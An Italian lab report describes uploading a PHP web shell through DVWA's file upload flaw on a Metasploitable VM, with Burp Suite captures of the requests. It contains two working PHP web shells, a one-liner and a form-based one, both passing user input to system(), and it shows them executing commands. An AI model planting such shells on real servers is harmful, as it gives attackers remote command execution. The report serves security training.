REPORT S6/L1

Lo scopo dell' esercizio di oggi è quello di andare a sfruttare una vulnerabilità di "***File Upload***" sulla ***DVWA*** per l'inserimento di una ***shell*** in ***PHP***.

Obiettivi:

1. Configurazione del laboratorio :

   ○ Configurate il vostro ambiente virtuale in modo che la macchina ***Metasploitable*** sia raggiungibile dalla macchina ***Kali Linux***. 2. 3.

   ○ Assicuratevi che ci sia comunicazione bidirezionale tra le due macchine.

2. Esercizio pratico:

   ○ Sfruttate la vulnerabilità di file upload presente sulla ***DVWA*** (Damn Vulnerable Web Application) per ottenere il c ontrollo re moto della macchina bersaglio.

   ○ Caricate una semplice shellin PHP attraverso l'interfaccia di upload della ***DVWA.***

   ○ Utilizzate la shellper eseguire comandi da remoto sulla macchina ***Metasploitable***. 3-

3. Monitoraggio con ***BurpSuite*** :

   ○ Intercettate e analizzate ogni richiesta HTTP/HTTPS verso la DVWA utilizzando ***BurpSuite***.

   ○ Familiarizzate con gli strumenti e le tecniche utilizzate dagli Hacker Etici per monitorare e analizzare il traffico web.

SVOLGIMENTO

Il primo passo è quello di andare a configurare il laboratorio, avrò quindi due macchine in grado di comunicare tra loro bidirezionalmente, una macchina ***kali*** con **IP**: *192.168.1.10* e una ***Metasploitable*** con **IP**: *192.168.1.3*. Mediante il comando ping viene effettuata una verifica sulla comunicaizone bidirezionale. ***Figura 1***




Figura 1, si verifica la comunicazione bidirezionale tra le 2 macchine.

Si procede ora con la creazione di una ***shell*** basica in ***php***, per farlo con il comando "touch" andrò a creare un file "shell.php" che verrà poi editato con il comando "*nano*" incollando all' interno la stringa:

```
┌──(kali㉿kali)-[~]
└─$ touch shell.php
```

<?php

system($_REQUEST['cmd']);

?>

Il passo successivo è quello di accedere alla ***DVWA*** di ***Metasploitable***, inserendo nel browser l' IP: 192.168.1.3 ed effettuando login con credenziali "admin", "password", in ***Figura 2***, la richiesta di POST nella pagina di login monitorata da ***BURPSUITE***.

```
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.1.3
3 Content-Length: 44
```

Figura 2, analisi del POST nella pagina di login della DVWA.

Una volta dentro si imposterà il livello di sicurezza su basso e si accederà alla sezione "Upload", all' interno della quale verà selezionato il file "***shell.php***" tramite pulsante "***Choose File***" confermando la scelta con il pulsante "***Upload***", l' upload verrà confermato da un messaggio in rosso indicando il path del file caricato. ***Figura 3***




Figura 3, sezione upload, messaggio di avvenuta conferma del file "shell.php".

Analizzando con burpsuite la richiesta di upload possiamo notare come vi sia una richiesta di get verso la sezione upload, ***Figura 4***, seguita poi da un POST che fa riferimento al caricamento del file "shell.php", in

particolare in questo caso si nota anche come sia presente anche al sezione dedicata al codice presente all' interno del file caricato. ***Figura 5***


```
GET /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.3
Accept-Language: en-US
```

Figura 4, GET verso la sezione upload della DVWA su macchina METASPLOITABLE con IP: 192.168.1.3


```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.3
Content-Length: 438
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.3
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryF6QdaQ8EbHPOCGoP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.3/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=ae3d1fbbf70b5119e7d18321fbaf822b
Connection: keep-alive

------WebKitFormBoundaryF6QdaQ8EbHPOCGoP
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryF6QdaQ8EbHPOCGoP
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php
    system($_REQUEST['cmd']);
?>

------WebKitFormBoundaryF6QdaQ8EbHPOCGoP
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryF6QdaQ8EbHPOCGoP--
```

Figura 5, Post per caricare il file "shell.php", in rosso è evidenziata la sezione che mostra il codice all' interno del file.

A questo si andrà ad effettuare un test sulla sulla shell caricata per verificare che effettivamente si possa utilizzare il terminale sulla macchina target, per farlo si inserirà il path della shell come URL, seguito da "?cmd="comando", i comandi infatti verranno inseriti direttamente nella barra degli indirizzi. Nello specifico è stato utilizzato il comando "***pwd***" , "Print working directory" ed il comando "***ip a***" per vedere l' ip della macchina Metasploitable. ***Figura 6***



/var/www/dvwa/hackable/uploads



1: lo: mtu 16436 qdisc noqueue link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: eth0: mtu 1500 qdisc pfifo_fast qlen 1000 link/ether 08:00:27:85:8a:68 brd ff:ff:ff:ff:ff:ff inet 192.168.1.3/24 brd 192.168.1.255 scope global eth0 inet6 fe80::a00:27ff:fe85:8a68/64 scope link valid_lft forever preferred_lft forever

Figura 6, esecuzione del comando "pwd" sulla shell caricata (in alto), esecuzioe del comando "ip-a" (in basso).

Anche in questo caso come visto in precedenza il software BURPSUITE mostrerà una richiesta GET per accedere alla sezione specifica con il comando "pwd" sul terminale.

```
GET /dvwa/hackable/uploads/shell.php?cmd=pwd HTTP/1.1
Host: 192.168.1.3
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=ae3d1fbbf70b5119e7d18321fbaf822b
Connection: keep-alive
```

BONUS

In questo caso andrò a caricare una shell piu complessa rispetto a quella vista in precedenza, la chiamerà “shell1.php”, in questo caso il comando puo essere inserito all’ interno di un form e confermato mediante pulsante esegui, darà inoltre messaggio di errore nel caso in cui il comando non sia valido. A differenza del caso visto in precedenza quindi non si dovrà piu inserire il comando direttamente all’ interno dell’ URL. ***Figura 7***

```
<?php
// Mostra un semplice form HTML per inserire comandi
if ($_SERVER['REQUEST_METHOD'] === 'GET') {
   echo '<form method="POST">
        <label for="cmd">Inserisci comando:</label>
        <input type="text" name="cmd" id="cmd" placeholder="esempio: ls">
        <button type="submit">Esegui</button>
      </form>';
}
// Se viene inviato un comando tramite POST
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['cmd']) && !empty($_POST['cmd'])) {
   // Sanitizza il comando per evitare exploit di base
   $cmd = escapeshellcmd($_POST['cmd']);
   // Esegui il comando e mostra l'output
   echo "<pre>";
   system($cmd);
   echo "</pre>";
} elseif ($_SERVER['REQUEST_METHOD'] === 'POST') {
   // Messaggio di errore se il comando è vuoto
   echo "Errore: comando non fornito.";
}
?>
```




Figura 7, form all’ interno del quale viene inserito il comando per la shell.